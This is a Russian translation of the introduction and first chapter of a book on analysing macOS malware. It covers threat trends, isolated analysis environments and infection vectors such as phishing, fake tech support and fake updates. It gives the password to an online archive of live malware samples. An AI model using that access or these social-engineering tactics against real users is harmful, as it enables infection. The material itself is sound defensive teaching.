The Art of Mac Malware: The Guide to Analyzing Malicious Software. Русский перевод

Русский перевод книги Patrick Wardle об анализе вредоносного ПО для macOS.

Больше крутых материалов в моём телеграм-канале @grogrigs

Введение

Заражаются ли Mac вредоносными программами вообще? Если верить маркетинговому заявлению Apple, когда-то размещенному на Apple.com, то, по-видимому, нет:

> [Mac] не заражается PC-вирусами. Mac не восприимчив к тысячам вирусов, от которых страдают компьютеры на базе Windows. Это возможно благодаря встроенным средствам защиты в Mac OS X, которые обеспечивают вашу безопасность без каких-либо действий с вашей стороны. [1]

Разумеется, это утверждение было довольно обманчивым, и, к чести Apple, его давно удалили с сайта компании. Конечно, в нем может быть зерно истины: из-за врожденной межплатформенной несовместимости (а не из-за "средств защиты" Apple) нативный вирус Windows, как правило, не может выполняться в macOS. Но межплатформенное вредоносное ПО уже давно нацеливается и на Windows, и на macOS. Например, в 2019 году рекламное ПО для Windows было обнаружено в составе межплатформенного фреймворка, который позволял ему запускаться в macOS. [2]

Независимо от любых маркетинговых заявлений, Apple и вредоносное ПО сосуществуют уже давно. Более того, Elk Cloner, первый "дикий вирус для домашнего компьютера", заражал операционные системы Apple. [3] С тех пор вредоносное ПО, нацеленное на компьютеры Apple, продолжает процветать. Сегодня уже никого не удивляет, что вредоносное ПО для Mac представляет собой постоянно растущую угрозу как для конечных пользователей, так и для предприятий.

У этой тенденции много причин, но одна из самых простых состоит в том, что по мере роста доли Apple на мировом компьютерном рынке компьютеры Mac становятся все более привлекательной целью для оппортунистических хакеров и авторов вредоносного ПО. По данным Gartner, только во втором квартале 2021 года Apple поставила более 6 миллионов компьютеров Mac. [4] Иными словами, чем больше Mac, тем больше целей для большего количества вредоносного ПО для Mac.

Кроме того, хотя мы часто воспринимаем Mac прежде всего как потребительские компьютеры, их присутствие в корпоративной среде быстро растет. В отчете начала 2020 года, посвященном этой тенденции, отмечается, что системы Apple теперь используются "во всех компаниях из Fortune top 500". [5] Такой рост, к сожалению, также порождает рост более сложного вредоносного ПО, специально предназначенного для атак на корпоративную macOS, например в целях промышленного шпионажа.

И хотя доля Apple на рынке все еще в целом уступает доле Microsoft, некоторые исследования показывают, что вредоносные угрозы нацеливаются на Mac не меньше, а возможно, и больше. Например, Malwarebytes в своем "2020 State of Malware Report" отметила следующее:

> И впервые за всю историю Mac обогнали ПК с Windows по числу угроз, обнаруженных на один конечный узел. [6]

Интересная тенденция, совпадающая с постоянно растущей популярностью macOS, заключается в том, что атакующие переносят свое Windows-вредоносное ПО на macOS, чтобы оно нативно работало на настольной платформе Apple. В самом деле, в 2020 году более половины недавно обнаруженных уникальных "видов" вредоносного ПО для macOS произошли из Windows или с другой, не-macOS, платформы. [7] Среди недавних примеров образцов вредоносного ПО, у которых теперь есть варианты для macOS, можно назвать Mami, Dacls, FinSpy, IPStorm и GravityRAT.

И почему бы авторам вредоносного ПО не переносить свое вредоносное ПО для Windows или Linux на macOS? Такое вредоносное ПО уже обладает полным набором функций и проверено в реальных условиях на других операционных системах. Взяв его и либо портировав на macOS, либо просто перекомпилировав под нее, атакующие сразу получают совместимость с совершенно новым набором целей.

С другой стороны, похоже, что атакующие также вкладываются в вредоносное ПО, специфичное именно для macOS. Например, отчет 2020 года подчеркивает растущее число атак с использованием Mac-специфичного вредоносного ПО, созданного хакерами, глубоко знающими macOS:

> Все рассмотренные выше образцы появились за последние восемь-десять недель и служат доказательством того, что субъекты угроз [...] сами поддерживают актуальные знания о платформе Apple. Это не участники, которые просто портируют Windows-вредоносное ПО на macOS, а именно Mac-специфичные разработчики, глубоко вложившиеся в написание заказного вредоносного ПО для платформы Apple. [8]

Как показывают следующие примеры, эти изменения привели к росту сложности атак и вредоносного ПО, применяемых против macOS и ее пользователей.

Использование уязвимостей нулевого дня

В статье "Burned by Fire(fox): a Firefox 0day Drops a macOS Backdoor" я писал о том, как атакующие использовали уязвимость нулевого дня в Firefox, чтобы устойчиво развернуть постоянный имплант для macOS. [9]

В другом отчете, где анализировался иной образец вредоносного ПО для macOS, исследователи TrendMicro отметили:

> Мы обнаружили необычное заражение [...] Самым примечательным в нашем расследовании стало обнаружение двух эксплойтов нулевого дня: один используется для кражи cookie через изъян в поведении Data Vaults, другой - для злоупотребления разрабатываемой версией Safari. [10]

Сложное нацеливание

В недавней атаке группы WindShift APT исследователи отметили, что "WINDSHIFT наблюдалась при проведении сложных и непредсказуемых spear-phishing-атак против конкретных лиц и редко нацеливалась на корпоративные среды". [11]

В другом случае исследователи Google раскрыли атаку, специально "нацеленную на посетителей гонконгских сайтов медиаиздания и заметной продемократической трудовой и политической группы". [12] Приписываемая государственным атакующим, эта атака (которая также использовала эксплойт нулевого дня) стремилась скрытно заражать пользователей macOS, чьи политические взгляды расходились со взглядами находящихся у власти.

Продвинутые техники скрытности

В отчете о недавнем импланте для macOS группы Lazarus APT я отметил, что возможности группы продолжают развиваться, о чем свидетельствует "новый образец со способностью удаленно загружать и выполнять полезные нагрузки прямо из памяти", тем самым обходя различные файловые средства безопасности. [13]

В "FinFisher Filleted", еще одной статье о сложном вредоносном ПО для macOS, я обсуждал использование компонента rootkit уровня ядра. Я отметил, что rootkit "содержит логику удаления интересующего целевого процесса путем отсоединения его от списка (процессов). После удаления процесс становится скрытым". [14]

Обход недавних функций безопасности macOS

В подробном отчете "All Your Macs Are Belong To Us", посвященном уязвимости, теперь исправленной как CVE-2021-30657, я писал о том, как вредоносное ПО эксплуатировало этот изъян для запуска неподписанного и не прошедшего нотариальное заверение кода, "обходя все требования File Quarantine, Gatekeeper и Notarization". [15]

Недавно я проанализировал еще один образец вредоносного ПО для macOS, который Apple непреднамеренно нотариально заверила. Как обсуждалось в моем анализе, после нотариального заверения "таким вредоносным полезным нагрузкам разрешено запускаться [...] даже в macOS Big Sur". [16]

О причинах этого роста сложности атак можно спорить: происходит ли он в ответ на то, что пользователи Mac становятся более сведущими в вопросах угроз (читай: менее наивными)? Или он вызван возросшей доступностью продвинутых средств безопасности для macOS, улучшением базовой безопасности macOS либо сочетанием этих факторов?

Завершим этот раздел хорошо сформулированным утверждением из отчета Kaspersky "Threats to macOS users", которое подытоживает спор о Mac и вредоносном ПО:

> Наша статистика по угрозам для macOS дает достаточно убедительные доказательства того, что рассказы о полной безопасности этой операционной системы - не более чем рассказы. Однако главный аргумент против идеи о том, что macOS (равно как и iOS) неуязвима для атак, состоит в том, что уже были атаки как против отдельных пользователей этих операционных систем, так и против групп таких пользователей. За последние несколько лет мы наблюдали по меньшей мере восемь кампаний, организаторы которых исходили из предположения, что пользователи MacBook, iPhone и других устройств не ожидают столкнуться с вредоносным ПО, созданным специально для платформ Apple. [17]

В целом ясно, что вредоносное ПО для Mac никуда не исчезнет - и будет проявляться все более изощренными и коварными способами.

Кому стоит читать эту книгу?

Вам! Если вы держите эту книгу в руках, непременно продолжайте читать.

Хотя базовое понимание основ кибербезопасности или даже основ вредоносного ПО может помочь получить от этой книги максимум пользы, оно не является обязательным. Тем не менее книга была написана с расчетом на определенные группы, включая, но не ограничиваясь следующими:

Студенты. Будучи студентом бакалавриата по информатике, я живо интересовался компьютерными вирусами и мечтал о такой книге, как эта. Если вы получаете техническую степень и хотите узнать больше о вредоносном ПО, возможно, чтобы углубить или дополнить учебу, эта книга для вас.

Аналитики Windows-вредоносного ПО. Моя карьера аналитика вредоносного ПО началась в NSA, где я изучал вредоносное ПО и эксплойты для Windows, нацеленные на системы вооруженных сил США. Когда я ушел из агентства, я начал изучать угрозы для macOS, но столкнулся с нехваткой ресурсов по этой теме. В некотором смысле эта книга призвана заполнить этот пробел. Так что если вы аналитик Windows-вредоносного ПО и хотите понять, как анализировать угрозы, нацеленные на системы macOS, эта книга для вас.

Системные администраторы Mac. Времена однородной корпоративной среды на базе Windows в значительной степени ушли. Сегодня Mac в корпоративной среде встречаются все чаще. Это привело к появлению специализированных системных администраторов Mac и, к сожалению, авторов вредоносного ПО, ориентированных на корпоративные системы под управлением macOS. Если вы системный администратор Mac, вам необходимо понимать угрозы, нацеленные на системы, которые вы стремитесь защищать. Эта книга призвана дать такое понимание - и гораздо больше.

Что вы найдете в этой книге

Всесторонний анализ вредоносного ПО для Mac требует понимания многих тем и овладения множеством навыков. Чтобы рассмотреть их практически, эта книга разделена на три части.

В части 1, "Основы вредоносного ПО для Mac", мы рассмотрим базовые темы, включая векторы заражения вредоносного ПО для Mac, методы закрепления и возможности.

В части 2, "Анализ вредоносного ПО для Mac", мы перейдем к более продвинутым темам, таким как инструменты и методы статического и динамического анализа. Первый подход подразумевает исследование образца без его выполнения с применением различных инструментов. Статический анализ часто завершается дизассемблером или декомпилятором. Динамический анализ - это анализ вредоносного образца во время его выполнения с использованием как пассивных средств мониторинга, так и отладчика.

В части 3, "Анализ EvilQuest", вы примените все, чему научила вас книга, пройдя через подробный анализ сложного образца вредоносного ПО для Mac - EvilQuest. Этот практический раздел показывает, как вы тоже можете анализировать даже сложные образцы вредоносного ПО.

Вооружившись этими знаниями, вы уверенно продвинетесь к тому, чтобы стать опытным аналитиком вредоносного ПО для Mac.

Примечание о терминологии вредоносного ПО для Mac

Oxford Languages определяет malware следующим образом:

> Программное обеспечение, специально разработанное для нарушения работы, повреждения или получения несанкционированного доступа к компьютерной системе. [18]

Вредоносное ПО можно просто понимать как любое программное обеспечение, написанное со злонамеренным намерением.

Как и во всем в жизни, всегда существуют оттенки серого. Например, рассмотрим рекламное ПО, которое было упаковано вместе с shareware и установлено только после того, как пользователь нажал "allow", не прочитав длинное соглашение. Считается ли это вредоносным ПО? Авторы рекламного ПО возразили бы, что нет; они могли бы даже заявить, что их программа оказывает пользователю услугу, например показывает интересную рекламу. Такой аргумент может казаться абсурдным, но даже антивирусная индустрия называет такое программное обеспечение "potentially unwanted software", пытаясь избежать юридических претензий.

В контексте этой книги такие классификации в основном несущественны, поскольку моя цель - дать вам инструменты и методы для анализа любой программы, бинарного файла или приложения независимо от его вредоносной природы.

Примечание о безопасном анализе вредоносного ПО

В этой книге демонстрируется применение множества практических методов анализа вредоносного ПО для Mac. В части 3 книги вы даже сможете следовать за подробным анализом образца вредоносного ПО под названием EvilQuest. Но поскольку вредоносное ПО вредоносно, обращаться с ним следует с предельной осторожностью.

Как аналитики вредоносного ПО, мы часто хотим намеренно запускать вредоносное ПО в ходе исследования. Выполняя вредоносное ПО под пристальным наблюдением различных средств динамического анализа и мониторинга, мы сможем понять, как вредоносный образец заражает систему, как он устойчиво устанавливает себя и какие полезные нагрузки затем разворачивает. Но, разумеется, такой анализ должен выполняться в строго контролируемой и изолированной среде.

Один подход - использовать отдельный компьютер как выделенную машину для анализа. Такая машина должна быть настроена максимально минимально, с отключенными службами вроде общего доступа к файлам. Что касается сети, большинству вредоносного ПО для полноценной работы потребуется доступ в интернет (например, чтобы подключаться к серверу command and control для получения задач). Следовательно, такую аналитическую машину нужно тем или иным образом подключить к сети. Как минимум рекомендуется направлять сетевой трафик через VPN, чтобы скрыть ваше местоположение.

Однако использование отдельного компьютера для анализа имеет недостатки, включая стоимость и сложность. Последняя становится особенно очевидной, если вы хотите вернуть аналитическую систему к чистому базовому состоянию (например, чтобы заново запустить образец или анализировать новый). Хотя можно просто переустановить ОС или, при использовании Apple File System (APFS), вернуться к базовому снимку, оба варианта требуют довольно много времени.

Чтобы устранить эти недостатки, вместо этого можно использовать виртуальную машину как систему анализа. Разные компании, такие как VMWare и Parallels, предлагают варианты виртуализации для систем macOS. Идея проста: виртуализировать новый экземпляр операционной системы, который можно изолировать от вашей базовой среды и, что особенно важно, вернуть к

исходному состоянию одним нажатием кнопки. Чтобы установить новую виртуальную машину, следуйте инструкциям конкретного поставщика. Обычно это включает загрузку установщика или обновления операционной системы, перетаскивание его в программу виртуализации и последующее прохождение оставшихся шагов настройки.

Перед выполнением любого анализа убедитесь, что отключили общий доступ между виртуальной машиной и базовой системой. Было бы весьма неприятно запустить образец ransomware и обнаружить, что он смог зашифровать файлы на вашей хостовой системе через общие папки! Виртуальные машины также предлагают варианты сети, такие как host-only и bridged. Первый разрешает только сетевые соединения с хостом, что может быть полезно в разных ситуациях анализа, например когда вы поднимаете локальный сервер command and control.

Как отмечалось, возможность вернуть виртуальную машину к исходному состоянию может значительно ускорить анализ вредоносного ПО, позволяя откатываться к разным этапам процесса. Прежде всего, всегда следует делать снимок перед началом анализа, чтобы после его завершения можно было вернуть виртуальную машину к заведомо чистому состоянию. Во время сеанса анализа также следует разумно использовать снимки, например прямо перед тем, как позволить вредоносному ПО выполнить какую-либо основную логику. Если вредоносное ПО не выполнит ожидаемое действие (возможно, потому что обнаружило один из ваших инструментов анализа и преждевременно завершилось) или если ваши инструменты анализа не соберут данные, необходимые для исследования, ничего страшного. Просто вернитесь к снимку, внесите необходимые изменения в среду или инструменты анализа, а затем позвольте вредоносному ПО выполниться снова.

Главный недостаток подхода с виртуальной машиной состоит в том, что вредоносное ПО может содержать анти-VM-логику. Такая логика пытается определить, выполняется ли вредоносное ПО внутри виртуальной машины. Если вредоносное ПО успешно обнаруживает виртуализацию, оно часто завершается, пытаясь помешать дальнейшему анализу. Подходы к выявлению и преодолению такой логики и к продолжению анализа в VM без помех см. в главе 9.

Дополнительные сведения о настройке среды анализа, включая конкретные шаги по настройке изолированной виртуальной машины, см. в "How to Reverse Malware on macOS Without Getting Infected". [19]

Дополнительные ресурсы

Для дальнейшего чтения я рекомендую следующие ресурсы.

Книги

В следующем списке приведены некоторые из моих любимых книг по таким темам, как обратная разработка, внутреннее устройство macOS и общий анализ вредоносного ПО:

- Трилогия "macOS/iOS (*OS) Internals", Jonathan Levin (Technologeeks Press, 2017)
- The Art of Computer Virus Research and Defense, Peter Szor (Addison-Wesley Professional, 2005)
- Reversing: Secrets of Reverse Engineering, Eldad Eilam (Wiley, 2005)
- OS X Incident Response: Scripting and Analysis, Jaron Bradley (Syngress, 2016)

Веб-сайты

Раньше в интернете не хватало информации об анализе вредоносного ПО для Mac. Сегодня ситуация значительно улучшилась. Несколько сайтов собирают сведения по этой теме, а блоги вроде моего собственного Objective-See посвящены вопросам безопасности Mac. Ниже приведен неполный список моих любимых ресурсов:

- papers.put.as: довольно полный архив статей и презентаций по темам безопасности macOS и анализа вредоносного ПО.
- themittenmac.com: сайт известного исследователя безопасности macOS и автора Jaron Bradley, включающий инструменты incident response и знания по threat hunting для macOS.
- objective-see.com: мой блог, где последние полдесятилетия публикуются мои исследования и исследования коллег-специалистов по темам вредоносного ПО для macOS, эксплойтов и многого другого.

Загрузка образцов вредоносного ПО из этой книги

Если вы хотите глубже погрузиться в материал книги или следовать за ним практически (что я настоятельно рекомендую), образцы вредоносного ПО, на которые есть ссылки в книге, доступны для загрузки из онлайн-коллекции вредоносного ПО Objective-See. [20] Пароль к образцам в коллекции: `infect3d`.

Стоит повторить: эта коллекция содержит живое вредоносное ПО. Пожалуйста, не заражайте себя! А если заразите, по крайней мере не вините меня.

Примечания

Сноски

[1] [назад] Graham Cluley, "Macs and Malware-See how Apple has changed its marketing message", Naked Security, June 14, 2012, nakedsecurity.sophos.com.
[2] [назад] Emil Protalinski, "Cross-platform malware exploits Java to attack PCs and Macs", ZDNet, May 1, 2012, zdnet.com; Don Ovid Ladores and Luis Magisa, "Windows App Runs on Mac, Downloads Info Stealer, Adware", Trend Micro, February 11, 2019, blog.trendmicro.com.
[3] [назад] "Elk Cloner", The Virus Encyclopedia, virus.wikidot.com.
[4] [назад] William Gallagher, "Gartner: Apple sold 1 million more Macs year over year in Q2", AppleInsider, July 13, 2021, appleinsider.com.
[5] [назад] Jonny Evans, "Mac adoption at SAP doubles as Apple enterprise reach grows", Apple Must, February 3, 2020, applemust.com.
[6] [назад] "2020 State of Malware Report", Malwarebytes Labs, February 2020, malwarebytes.com.
[7] [назад] Patrick Wardle, "The Mac Malware of 2020", Objective-See, January 1, 2021, objective-see.com.
[8] [назад] Phil Stokes, "Four Distinct Families of Lazarus Malware Target Apple's macOS Platform", SentinelOne blog, July 27, 2020, sentinelone.com.
[9] [назад] Patrick Wardle, "Burned by Fire(fox)", Objective-See, June 20, 2019, objective-see.com.
[10] [назад] "XCSSET Mac Malware: Infects Xcode Projects, Uses 0Days", Trend Micro, August 13, 2020, trendmicro.com.
[11] [назад] Taha K., "In the Trails of WindShift APT", gsec.hitb.org.
[12] [назад] Erye Hernandez, "Analyzing a watering hole campaign using macOS exploits", Threat Analysis Group blog, Google, November 11, 2021, blog.google.
[13] [назад] Patrick Wardle, "Lazarus Group Goes 'Fileless'", Objective-See, December 3, 2019, objective-see.com.
[14] [назад] Patrick Wardle, "FinFisher Filleted: a triage of the FinSpy (macOS) malware", Objective-See, September 26, 2020, objective-see.com.
[15] [назад] Patrick Wardle, "All Your Macs Are Belong To Us", Objective-See, April 26, 2021, objective-see.com.
[16] [назад] Patrick Wardle, "Apple Approved Malware: Malicious Code . . . Now Notarized!?", Objective-See, August 30, 2020, objective-see.com.
[17] [назад] "Threats to macOS users", SecureList, September 11, 2019, securelist.com.
[18] [назад] Definition from Oxford Languages, languages.oup.com, accessed by entering define: malware in Google.
[19] [назад] "How to Reverse Malware on macOS Without Getting Infected", SentinelOne, assets.sentinelone.com.
[20] [назад] Objective-See's Mac Malware collection, objective-see.com.

Часть I. Основы вредоносного ПО для Mac

Прежде чем мы погрузимся в продвинутые темы анализа вредоносного ПО, важно, чтобы вы понимали основы вредоносного ПО для Mac. В первой части этой книги мы изучим эти основы, включая:

Векторы заражения: способы, с помощью которых вредоносное ПО получает первоначальный доступ к системе. Хотя большая часть вредоносного ПО для Mac опирается на различные схемы социальной инженерии, более сложные и эффективные методы скрытного заражения систем становятся все популярнее.

Методы закрепления: способы, с помощью которых вредоносное ПО гарантирует, что операционная система автоматически выполнит его снова, обычно при запуске системы или входе пользователя. Хотя атакующие регулярно злоупотребляют лишь небольшим числом таких методов, мы рассмотрим множество скрытных способов, с помощью которых вредоносное ПО может добиться закрепления.

Возможности: payload вредоносного ПО, используемый для достижения его целей. Киберпреступники обычно создают вредоносное ПО ради финансовой выгоды, тогда как вредоносное ПО для кибершпионажа, поддерживаемого государствами, стремится шпионить за пользователями. Мы рассмотрим и то и другое.

Глава 1. Векторы заражения

Вектор заражения вредоносного ПО - это способ, с помощью которого оно получает доступ к системе. На протяжении многих лет авторы вредоносного ПО полагались на механизмы от простых приемов социальной инженерии до продвинутых удаленных эксплойтов нулевого дня, чтобы заражать Mac. В этой главе мы обсудим многие из самых распространенных техник, используемых авторами вредоносного ПО для Mac.

Самый популярный способ заражения Mac вредоносным кодом с большим отрывом заключается в том, чтобы обманом заставить пользователей заразить самих себя, как правило напрямую загрузив и запустив вредоносный код. (Для сравнения, техники вроде удаленной эксплуатации встречаются гораздо реже.) Для этого атакующие часто используют распространенные атаки социальной инженерии, включая мошенничество с технической поддержкой, распространение поддельных обновлений, поддельных приложений, троянизированных приложений и зараженных пиратских приложений.

Apple, конечно, хорошо понимает тенденции заражения macOS и тот факт, что большинство таких заражений требует явного взаимодействия с пользователем, чтобы завершиться успешно. В ответ компания реактивно вводила различные защитные механизмы уровня операционной системы, предназначенные для защиты пользователей Mac. Прежде чем углубляться в детали конкретных векторов заражения macOS, давайте сначала кратко рассмотрим эти защитные механизмы против заражения.

Защитные механизмы Mac

Со временем Apple стремилась укрепить безопасность macOS, главным образом пытаясь пресечь векторы заражения, требующие участия пользователя. Самый старый из таких защитных механизмов, File Quarantine, был представлен в OS X Leopard (10.5). Когда пользователь впервые открывает загруженный объект, File Quarantine показывает предупреждение и запрашивает явное подтверждение, прежде чем разрешить файлу выполниться; документация Apple советовала пользователям нажимать Cancel, если у них есть сомнения в безопасности файла.

Чтобы противостоять развивающимся векторам заражения вредоносным ПО, Apple представила Gatekeeper в OS X Mountain Lion (10.8). Построенный поверх File Quarantine, Gatekeeper проверяет сведения о подписи кода у загруженных объектов и блокирует те, которые не соответствуют системным политикам. (Например, он проверяет, подписаны ли объекты действительным developer ID.) Подробный технический разбор внутреннего устройства Gatekeeper, а также некоторых его недостатков см. в моем докладе "Gatekeeper Exposed". [1]

Совсем недавно macOS Catalina (10.15) сделала еще один шаг в борьбе с заражениями, требующими участия пользователя, введя требования нотариального заверения приложений. Эти требования гарантируют, что Apple просканировала и одобрила все программное обеспечение, прежде чем ему будет разрешено запускаться. [2] Хотя это отличный шаг в борьбе с базовыми векторами заражения macOS, нотариальное заверение не безошибочно; авторы вредоносного ПО быстро адаптировались. Один простой обход нотариального заверения использует тот факт, что macOS все еще (на момент Big Sur) позволяет выполнять код без нотариального заверения, пусть и при ручной помощи пользователя. Вредоносное ПО вроде старых версий Shlayer злоупотребляет этим фактом, просто инструктируя пользователя, как запустить вредоносную полезную нагрузку без нотариального заверения (рисунок 1-1). [3]

Рисунок 1-1: Инструкции для обхода нотариального заверения с участием пользователя (Shlayer)

Более поздние версии Shlayer гораздо коварнее. В некоторых случаях их авторам удалось обманом заставить Apple нотариально заверить свои вредоносные создания. Посмотрите на вывод инструмента macOS `spctl`, который здесь используется для отображения сведений о подписи кода вредоносного приложения Shlayer, `Installer.app` (листинг 1-1):

```
% spctl -a -vvv -t install /Volumes/Install/Installer.app
/Volumes/Install/Installer.app: accepted
source=Notarized Developer ID
origin=Developer ID Application: Morgan Sipe (4X5KZ42L4B)
```

Листинг 1-1: Нотариально заверенное вредоносное ПО (Shlayer)

Поле `source` подтверждает, что Apple непреднамеренно нотариально заверила его. В последующих главах мы обсудим концепции подписи кода и инструменты, способные извлекать такие сведения о подписи.

К сожалению, Apple по ошибке нотариально заверяла и другое вредоносное ПО. [4] И да, хотя Apple в итоге осознает свои ошибки и отзывает developer ID такого вредоносного ПО, чтобы отменить нотариальное заверение, зачастую уже слишком поздно.

Хотя описанные в этой главе векторы заражения, требующие участия пользователя, к сожалению, в прошлом доказали свою успешность, последняя версия macOS часто может успешно им противостоять, главным образом благодаря требованиям нотариального заверения. Тем не менее такие векторы заражения остаются актуальными, поскольку пользователи старых версий macOS продолжают быть уязвимыми, а атакующие продолжают обходить, получать непреднамеренное одобрение для своих файлов или эксплуатировать уязвимости в строгих требованиях Apple к нотариальному заверению. Пример последнего см. в моей записи блога "All Your Macs Are Belong To Us: bypassing macOS's file quarantine, gatekeeper, and notarization requirements". [5]

Вредоносные письма

Когда речь идет о векторах заражения, требующих участия пользователя, первая задача, с которой сталкиваются авторы вредоносного ПО, - как вообще показать вредоносное ПО пользователю. Один проверенный подход - электронная почта. Хотя большинство пользователей, скорее всего, проигнорирует вредоносные письма, некоторые могут их открыть. Но, конечно, если письмо не содержит какой-либо сложный эксплойт, простое открытие письма не приведет к заражению.

Обычно атакующие либо напрямую отправляют вредоносное ПО как вложение к письму, либо включают URL, который в итоге ведет к вредоносному коду. В первом случае тело письма может содержать инструкции, пытающиеся вынудить пользователя открыть и запустить приложенное вредоносное ПО. Поскольку вредоносное вложение может маскироваться под безобидный документ, пользователя можно обманом заставить открыть его и непреднамеренно заразить самого себя.

В 2017 году исследователи обнаружили новый вид вредоносного ПО для Mac, нацеленного на пользователей в масштабной email-кампании. Получившее название Dok, это вредоносное ПО приходило в письме, которое якобы касалось несоответствий в налоговых декларациях целевого пользователя. Если пользователь открывал вложение (`Dokument.zip`), он находил файл с именем и значком, призванными скрыть тот факт, что на самом деле это вредоносное приложение. [6]

Поскольку пользователи и средства безопасности часто относятся к письмам с вложениями с повышенной осторожностью, вредоносные письма вместо этого могут содержать вредоносные ссылки. После открытия такие ссылки обычно перенаправляют на вредоносный веб-сайт, который пытается обманом заставить пользователя загрузить и запустить вредоносный код. В последующих разделах этой главы мы рассмотрим различные примеры, где атакующие использовали письма с вредоносными ссылками как начальный этап многошагового вектора заражения.

Фальшивая техническая поддержка

Еще один отличный механизм распространения вредоносного ПО - конечно же, интернет. Если вы пользователь Mac, вы, вероятно, сталкивались с вредоносными всплывающими окнами при просмотре веб-страниц. Эти всплывающие окна могут происходить из вредоносной рекламы на легитимных сайтах, из перехваченных или отравленных результатов поиска или даже с недобросовестных сайтов, которые нацеливаются на ничего не подозревающих пользователей с помощью typosquatting - техники, подразумевающей регистрацию вредоносных доменов с именами, совпадающими с опечатками или вариантами других популярных сайтов. Другие сайты могут заманивать добровольных посетителей бесплатным контентом. Чаще всего такие всплывающие окна не устанавливают вредоносные файлы самостоятельно; вместо этого они пытаются принудить пользователей заразить самих себя. Часто все начинается с фальшивого предупреждения безопасности или обновления. Давайте кратко рассмотрим пример первого варианта.

Homebrew, популярный пакетный менеджер, упрощающий установку программного обеспечения в macOS и Linux, размещен на `brew.sh`. В 2020 году киберпреступники зарегистрировали typosquatting-домен `homebrew.sh` в надежде, что ничего не подозревающие пользователи случайно посетят именно этот сайт. Если это происходило, разные заметно отображаемые всплывающие окна объявляли систему пользователя зараженной, говоря, что она была заблокирована "for security reasons" (рисунок 1-2).



Рисунок 1-2: Фальшивые предупреждения безопасности (Shlayer)

Пользователей, которые верили этим предупреждениям и звонили по предполагаемому номеру поддержки, могли принудить установить вредоносное программное обеспечение, тем самым заразив их Mac. Как отметила компания Intego, занимающаяся безопасностью Mac, это программное обеспечение позволяло атакующим "удаленно получать доступ к информации на вашем компьютере и, возможно, дальше компрометировать вашу систему". [7]

Поддельные обновления

Атакующие также весьма любят злоупотреблять веб-всплывающими окнами, чтобы показывать предупреждения о поддельных обновлениях. Вы, вероятно, встречали модальные всплывающие окна браузера, предупреждающие, что ваш Adobe Flash Player устарел. Такие всплывающие окна обычно вредоносны и ведут на загрузку, которая, что неудивительно, является не легитимным обновлением Flash, а вредоносным программным обеспечением (рисунок 1-3).

